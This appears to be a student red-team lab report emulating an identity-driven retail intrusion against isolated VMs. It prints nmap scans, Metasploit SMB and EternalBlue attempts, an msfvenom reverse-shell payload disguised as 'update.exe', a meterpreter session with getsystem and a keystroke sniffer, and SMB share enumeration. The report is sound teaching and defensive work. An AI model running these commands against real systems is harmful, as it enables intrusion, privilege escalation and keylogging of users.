In modern identity-centric intrusions, adversaries frequently exploit trusted tools and protocols, generating activity that appears syntactically valid yet remains semantically malicious. This disparity between observable system behaviour and actionable detection underscores the limitations of signature-based and siloed monitoring approaches.

7. Strategic Recommendations & Conclusion

The analysis's strategic recommendations put identity first security and Zero Trust architecture at the top of the list [11]. Companies should use multi-factor authentication that is resistant to phishing, make helpdesk identity verification processes stronger, and add Identity Threat Detection and Response (ITDR) capabilities. Other steps include dividing the network into smaller parts, having full endpoint detection and response (EDR) coverage, and ongoing training on social engineering [10], [13]. Combining strategic threat analysis with regulated adversary emulation shows how weak traditional

defenses are against attackers who use real credentials and low-friction methods. The recommendations are based on what we saw in the lab, which shows that behavior correlation and identity governance are more important than security models that focus on exploits.

References

- [1] UK Parliament, "Oral evidence: Cyber security in the retail sector," House of Commons, 2025.
- [2] National Cyber Security Centre (NCSC), "Identity security and MFA fatigue attacks," 2024.
- [3] BBC News, "Marks & Spencer cyber attack: Parliamentary inquiry launched," Apr. 2025.
- [4] Financial Times, "Co-op and M&S hit by coordinated cyber incidents," May 2025.
- [5] MITRE Corporation, "ATT&CK® Enterprise Matrix," 2024.
- [6] CrowdStrike, "2025 Global Threat Report: Identity as the new perimeter," 2025.
- [7] Proofpoint, "Social engineering and MFA manipulation trends," 2024.
- [8] Gartner, "Identity-first security: Market guide for IAM and ITDR," 2023.
- [9] IBM Security, "Cost of a Data Breach Report," 2024.
- [10] Microsoft Threat Intelligence, "Living-off-the-land techniques in identity-driven intrusions," 2024.
- [11] S. Das and R. Smith, "Zero Trust adoption in large enterprises," *Journal of Cybersecurity*, vol. 12, no. 3, 2024. [12] Palo Alto Unit 42, "Ransomware trends and affiliate ecosystems," 2025.
- [13] ENISA, "Human factors in cybersecurity: Social engineering risks," 2024.
- [14] Accenture Security, "Retail cyber threat landscape," 2025.

PART II — RED TEAM ENGAGEMENT AND THREAT EMULATION (TASK 2)


Abstract

Part 2 puts into action the strategic lessons learned in Task 1 by doing a controlled adversary simulation exercise in a virtualized hybrid enterprise environment. The lab setup, which included Kali Linux, Windows 7, Metasploitable 2, and OWASP Juice Shop, was meant to look like a simple corporate network like one that a UK retail company might use. The engagement simulates real attacker behavior throughout the entire intrusion lifecycle, including reconnaissance, exploitation, privilege escalation, lateral movement, and fake data exfiltration. The adversary model shows the identity-based actions seen in the 2025 M&S and Co-op campaign. Each step in the attack chain is linked to the MITRE ATT&CK® Enterprise Matrix to keep the methods consistent. The examination demonstrates the exploitation of vulnerabilities in identities, misconfigurations, and inadequate detection capabilities. It also emphasizes the necessary defensive measures, monitoring improvements, and organizational modifications required to enhance the company's resilience. Part 2 shows how modern attackers work and how businesses can be better ready for identity-driven incursion campaigns by combining strategic threat intelligence with useful offensive security strategies.

1. Introduction and Strategic Alignment with Task 1

The goal of Task 2 is to turn the real-world cyber campaign that was looked at in Task 1 into a controlled red team engagement that is legal, ethical, and operationally realistic. The engagement is set up as a threat emulation exercise instead of a standard penetration test. This is in line with modern offensive security methods that put more emphasis on how the enemy behaves than on finding individual vulnerabilities [1], [6].

The engagement specifically seeks to emulate attacker behavior, assess organizational detection and response capabilities, and pinpoint systemic vulnerabilities similar to those exploited in the 2025 Marks & Spencer (M&S) and Co-operative Group (Co-op) incidents [1, 4]. A preliminary host discovery activity was executed to identify operational systems within the laboratory setting, emulating the reconnaissance phase utilized by actual adversaries to delineate the accessible attack surface prior to subsequent enumeration.



```

kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ nmap -sn 192.168.56.101/24

Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-22 09:29 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS i
s disabled. Try using --system-dns or specify valid servers with --dn
s-servers
Nmap scan report for 192.168.56.1
Host is up (0.0017s latency).
MAC Address: 0A:00:27:00:00:05 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00046s latency).
MAC Address: 08:00:27:A4:2A:9C (PCS Systemtechnik/Oracle VirtualBox v
irtual NIC)
Nmap scan report for 192.168.56.101
Host is up (0.0016s latency).
MAC Address: 08:00:27:83:A5:C3 (PCS Systemtechnik/Oracle VirtualBox v
irtual NIC)
Nmap scan report for 192.168.56.104
Host is up (0.0031s latency).
MAC Address: 08:00:27:8C:4A:26 (PCS Systemtechnik/Oracle VirtualBox v
irtual NIC)
Nmap scan report for 192.168.56.103
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.89 seconds

```

Fig 1. Host Discovery Scan Using Nmap

The red team engagement uses an identity-centric adversary paradigm, which shows how intrusions have changed from being driven by exploits to using social engineering, credential misuse, and living off the land techniques, as shown in Task 1 [5], [7]. This method is in line with the MITRE ATT&CK® Enterprise framework, which focuses on learning about the enemy's tactics, techniques, and procedures (TTPs) rather than specific technical weaknesses [6]. Explicit alignment with ATT&CK guarantees methodological uniformity between strategic threat analysis and operational implementation.

Task 1 was about using OSINT, industry reporting, and structured threat frameworks to put together real enemy operations. Task 2 is about turning these findings into enemy behavior that can be seen and repeated. A conceptual alignment diagram shows how real-world incident analysis and threat emulation are connected.




Fig 2. Alignment Between Real-World Incident Analysis and Red Team Threat Emulation Methodology

This alignment ensures that the engagement remains threat-driven rather than vulnerability-driven, consistent with the identity-focused nature of the campaign analysed in Part I. To further illustrate the engagement workflow, a graphical kill-chain diagram was generated using Python, mapping simulated activities to established offensive security frameworks.



Fig 3. Red Team Kill Chain Overview

2. Rules of Engagement (RoE)

The red team exercise was run by a formal Rules of Engagement (RoE) document that covered everything about it [2]. Clearly defined RoE are important for making sure that offensive security operations are legal, safe, and morally sound. The RoE set the limits on what activities were allowed, what techniques were acceptable, and what safety controls were needed to manage operational risk.

2.1 Scope Definition

The engagement was limited to a self-contained virtual laboratory simulating a fictional UK-based retail company called ABCD Ltd. In a simplified hybrid enterprise architecture, the environment had three virtual machines that each did a different job. There were no real customer data, production systems, or outside infrastructure involved. Using host-only adapters to enforce network isolation stopped outbound connectivity and made sure that everything was contained [2].

2.2 Permitted and Prohibited Activities

Authorized activities encompassed reconnaissance, exploitation of deliberately vulnerable services, privilege escalation, lateral movement, and simulated access to fictitious data [6]. Denial of service attacks, destructive payloads, and any actions that could make a host less stable were all against the rules. These limits are in line with professional red team standards and support the moral goals of authorized offensive security testing [2].

2.3 Safety Controls and Kill Switches

To reduce risk, system snapshots were taken before any intrusive actions, making it easy to roll back quickly if things went wrong [6]. A kill switch mechanism was also put in place so that the engagement could be ended right away if something unexpected happened. These steps show that the red team is following best practices and managing risks in a disciplined way.

Category	Description
Scope	Isolated virtual lab only
Permitted	Recon, exploitation, lateral movement
Prohibited	DoS, destructive payloads
Safety Controls	Snapshots, kill switch

Table 1. Rules of Engagement Summary

3. Threat Emulation Plan

This part explains the threat emulation plan that was used to put the results of Task 1 into action after the strategic goals and Rules of Engagement for the engagement were set. Instead of using a penetration testing model that focuses on vulnerabilities, the engagement was set up as a threat-informed adversary simulation that mimics the identity-centric tradecraft seen in the 2025 Marks & Spencer (M&S) and Co-operative Group (Co-op) cyber campaign. This method makes sure that simulated activities show how real enemies act, not just technical flaws. The main goal of the threat emulation plan is to turn high-level threat intelligence, like the goals of an attacker, their preferred access methods, and their behavioral patterns, into a structured and repeatable attack model. This makes sure that technical execution matches how real enemies would

make decisions and follows the MITRE ATT&CK® Enterprise framework, keeping strategic analysis and operational activity in sync.

3.1 Adversary Model

The simulated adversary embodies a financially driven, identity-centric threat actor analogous to those examined in Task 1 [5], [9]. The enemy puts social engineering, using valid credentials for bad things, and sneaky lateral movement ahead of zero-day exploitation. This behavioral profile corresponds with modern criminal ecosystems as detailed in industry reports and academic studies [9], [10].

3.2 Objectives and Success Criteria

The main goal of the engagement was to show a full attack chain that had a business impact instead of just a technical one. Success criteria encompassed obtaining initial access through externally exposed services [11], elevating privileges within the internal domain [6], [12], transitioning laterally to vital internal resources [6], [12], and ensuring minimal detection visibility during the initial phases [10]. These criteria are based on modern offensive security methods that look at how well an attack works based on the results for the enemy, not the number of exploits [6, 10].

3.3 MITRE ATT&CK Mapping

The simulated campaign was clearly based on the MITRE ATT&CK® Enterprise Matrix [6]. The methods for getting in were T1566 (Phishing) and T1078 (Valid Accounts), while the methods for getting more power and moving sideways were T1548 and T1021. The impact objectives were linked to T1486 (Data Encrypted for Impact) and put into action in a way that was controlled and didn't cause any damage. This mapping is still in line with the analytical framework used in Task 1 [6].

4. Lab Environment Design

To work well, threat emulation needs an execution environment that looks like the structural features and trust relationships that are common in enterprise retail networks. The lab was set up to strike a balance between realism and safety, so that people could see attack paths without putting live systems or sensitive data at risk. The environment purposely includes design flaws that were used in the retail incidents of 2025 that were looked at in Task 1.

4.1 Architectural Overview

The laboratory environment replicates a simplified hybrid retail architecture [6], [11] comprising three virtual machines with distinct roles:

- **VM 1:** Windows Server operating as an Active Directory Domain Controller
- **VM 2:** Linux web server hosting an intentionally vulnerable web application
- **VM 3:** Windows 10 file server containing fictitious sensitive data

This configuration reflects a typical enterprise design in which identity services are centralised, web applications present an external attack surface, and internal systems host business-critical information.

4.2 Network Segmentation and Trust Relationships

The environment intentionally demonstrates minimal internal segmentation, indicative of flat network architectures recognized as a critical vulnerability in Task 1 [6], [12]. Trust relationships between systems are not enforced directly, which lets users move laterally after they have gained access [6, 11].

This design choice lets the red team see how attackers use trust assumptions to move through internal networks.

4.3 Defensive Tooling Assumptions

It was assumed that basic logging and endpoint protection controls were in place, but they were not fully integrated into a centralised security information and event management (SIEM) platform [10, 11]. This is similar to how security tools work in the real world, where they don't have good correlation and behavioral analytics, which makes them vulnerable to identity-centric attacks.

5. Operational Execution and Attack Narrative

This part talks about how the red team engagement was carried out after the lab environment was set up and the threat-emulation planning phase was finished. The attack narrative shows a clear, step-by-step progression through the adversary lifecycle. It shows how initial access was attempted, privileges were raised, and business-relevant effects were shown in the simulated organization. In line with professional red team reporting standards, the focus is on how the enemy acts, what they want, and how they make decisions, not on specific tools or procedures used to exploit them. After finding a good attack surface, controlled exploitation activity was done in the lab. The first artefact shows the change from reconnaissance and enumeration to active compromise. It shows how attackers use what they know about the environment to get a foothold. This stage is a crucial turning point in real-world intrusions, where the results of reconnaissance are put into action.




Fig 4. Initial Foothold Gained via Metasploit Exploit Module

5.1 Initial Access: Web Application Exploitation (VM 2)

The first access activities were centered on the Linux web server (VM 2) that could be accessed from the outside. This was a realistic example of a perimeter exposure that is often seen in enterprise retail settings [6]. We used OWASP Top 10 testing principles to find problems with input validation and configuration in the application layer. Exploiting a weak web app gave the attacker a way into the system, showing that services that are open to the outside world can be used as entry points even in identity-based attacks [11].

A Python-generated heatmap was used to show how exposed services were across the environment and make the exposed attack surface more visible. This visualization helped prioritize enumeration activities and gave context for later attempts to exploit.





Figure 5. Service Enumeration Heatmap (Lab Environment)

After finding the host, a full service enumeration was done to find open services and possible entry points. This step is part of the enumeration phase of ethical hacking and sets the stage for targeted exploitation.



```

kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
└─$ nmap -sV -p- 192.168.56.101

Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-22 09:36 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.0013s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
60/tcp    open  http     Apache httpd 2.4.7
445/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp    open  ipp      CUPS 1.7
3000/tcp   closed ppp
3306/tcp   open  mysql    MySQL (unauthorized)
3500/tcp   open  http     WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
6697/tcp   open  irc      UnrealIRCd
8080/tcp   open  http     Jetty 8.1.7.v20120910
8181/tcp   closed intermapper
MAC Address: 08:00:27:83:A5:C3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 106.17 seconds

Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-22 09:39 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.0012s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
60/tcp    open  http     Apache httpd 2.4.7
445/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp    open  ipp      CUPS 1.7
3000/tcp   closed ppp
3306/tcp   open  mysql    MySQL (unauthorized)
3500/tcp   open  http     WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
6697/tcp   open  irc      UnrealIRCd
8080/tcp   open  http     Jetty 8.1.7.v20120910
8181/tcp   closed intermapper
MAC Address: 08:00:27:8C:4A:26 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 118.81 seconds

```

```

Session Actions Edit View Help
(kali@kali)~$ nmap -sS -sV 192.168.56.104
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-16 22:29 EDT
Nmap scan report for 192.168.56.104
Host is up (0.0020s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu
Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
3306/tcp  open  mysql        MySQL (unauthorized)
6667/tcp  open  irc          UnrealIRCd
8080/tcp  open  http         Jetty 8.1.7.v20120910
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404, irc.TestIRC.n
et; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at h
ttps://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 16.82 seconds

```

Fig. 6. Service Enumeration Illustrating Reconnaissance Activity Against Externally Exposed Services

However, external footholds still make it possible to collect credentials, set up payloads, and stay in campaigns in the real world [10].

When initial exploitation paths failed, reconnaissance efforts were shifted to different Samba-related enumeration methods. This behavior shows that the enemy is adaptable; instead of giving up when they run into resistance, attackers change their tools and methods.

```

msf > se auxiliary/scanner/smb/smb_version
[-] Unknown command: se. Did you mean set? Run the help command for m
ore details.
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3
.1.23/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested rep
eat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.56.101:445 - SMB Detected (versions:1, 2) (preferred d
ialect:SMB 2.1) (signatures:optional) (uptime:41m 45s) (guid:{3a13bd6
9-1076-4077-ad47-c3bc62440a3d}) (authentication domain:IEWIN7)
[+] 192.168.56.101:445 - Host is running Windows 7 Enterprise
SP1 (build:7601)
[*] 192.168.56.101 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) >

```

Fig 7. Successful Samba Service Enumeration Following Exploitation Path Reassessment

As part of the first access phase, a mechanism for delivering a payload was set up to mimic a common way for attackers to execute their plans. A local HTTP service was set up to host the payload, simulating situations in which enemies set up binaries inside their own networks when a target becomes reachable. This activity shows that the attacker is getting ready and setting up their infrastructure, not exploiting it right away.

```

168.56.103 LPORT=4444 -f exe > updates.exe-
zsh: bad pattern: ^[[200~msfvenom

(root@kali)~[/home/kali]
# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.
103 LPORT=4444 -f exe > update.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows
from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7680 bytes

(root@kali)~[/home/kali]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.56.101 - - [30/Apr/2026 19:30:59] "GET / HTTP/1.1" 200 -
192.168.56.101 - - [30/Apr/2026 19:30:59] code 404, message File not
found
192.168.56.101 - - [30/Apr/2026 19:30:59] "GET /favicon.ico HTTP/1.1"
404 -
192.168.56.101 - - [30/Apr/2026 19:31:30] "GET /updates.exe HTTP/1.1"
200 -
192.168.56.101 - - [30/Apr/2026 19:31:58] "GET /update.exe HTTP/1.1"
200 -
192.168.56.101 - - [30/Apr/2026 19:32:29] "GET /update.exe HTTP/1.1"
200 -

```

Fig 8. Preparation of Payload Delivery Infrastructure During the Initial Access Phase

5.1.1 Failed Exploitation Attempt

After preparing the payload, an attempt to exploit it was made with a properly set up listener, but no session was created. This result shows what happens in real life when an attack fails because of host-level protections, compatibility issues, or environmental factors. It was important that the failure was not seen as a final outcome but as diagnostic feedback that led to a rethinking of the attack path.

```

msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reve
rse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.56
.101
RHOSTS => 192.168.56.101
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.56.
103
LHOST => 192.168.56.103
msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x
64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.56.103:4444
[*] 192.168.56.101:445 - Using auxiliary/scanner/smb/smb_ms17_010 as
check
[-] 192.168.56.101:445 - Host does NOT appear vulnerable.
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3
.1.23/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested rep
eat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.56.101:445 - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.56.101:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms17_010_eternalblue) >

```

Fig 9. Initial Exploitation Attempt Failing to Establish a Remote Session

5.1.2 Attack Path Reassessment and Successful Compromise

The attack plan was looked at again and changed because the first exploit path didn't work. An alternative execution method was chosen, which led to the successful creation of a remote session on the Windows host. This phase shows how persistent and adaptable an enemy can be, which are important traits seen in real-world identity-based campaigns.

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.56.103:4444
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.56.103:4444
[*] Sending stage (188998 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.103:4444 -> 192.168.56.101:49167) at 2026-04-30 19:41:37 -0400

meterpreter > sysinfo
Computer      : IEWIN7
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >
```

```
meterpreter > sysinfo
Computer      : IEWIN7
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: IEWIN7\IEUser
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > Abdullah AL Noman
```

Fig 10. Successful Remote Session Establishment Following Attack Path Adjustment

5.2 Privilege Escalation and Internal Reconnaissance (VM 1)

After gaining initial access, internal reconnaissance was carried out to evaluate domain structure, user groups, and access privileges [6]. Enumeration showed that there were mistakes in the configuration that let users gain more privileges in the Windows domain [12]. A directed graph made in Python was used to show the path of escalation from initial access to administrative control. This helped connect what was seen with what was predicted.





Fig 11. Privilege Escalation Path Graph

5.3 Lateral Movement and Business Impact (VM 3)

The red team used elevated privileges to move laterally to the Windows 10 file server (VM 3), where they accessed simulated sensitive data that stood for customer and operational information [6], [12]. This step shows how a business can be affected in a realistic way without using destructive payloads, which is in line with the operational goals set in Task 1 [1, 4].

SMB enumeration on the Windows 7 host made lateral movement possible. This shows how attackers find network shares and authentication weaknesses to move between internal systems.



```

kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ smbclient -L //192.168.56.101/ -N

Anonymous login successful

  Sharename      Type      Comment
-----
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.56.101 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
  
```

Fig 12. SMB Share Enumeration for Lateral Movement

Throughout the engagement, all actions were documented using logs and screenshots, and system stability was maintained through the use of snapshots and rollback procedures [6].

6. Detection Gap Analysis

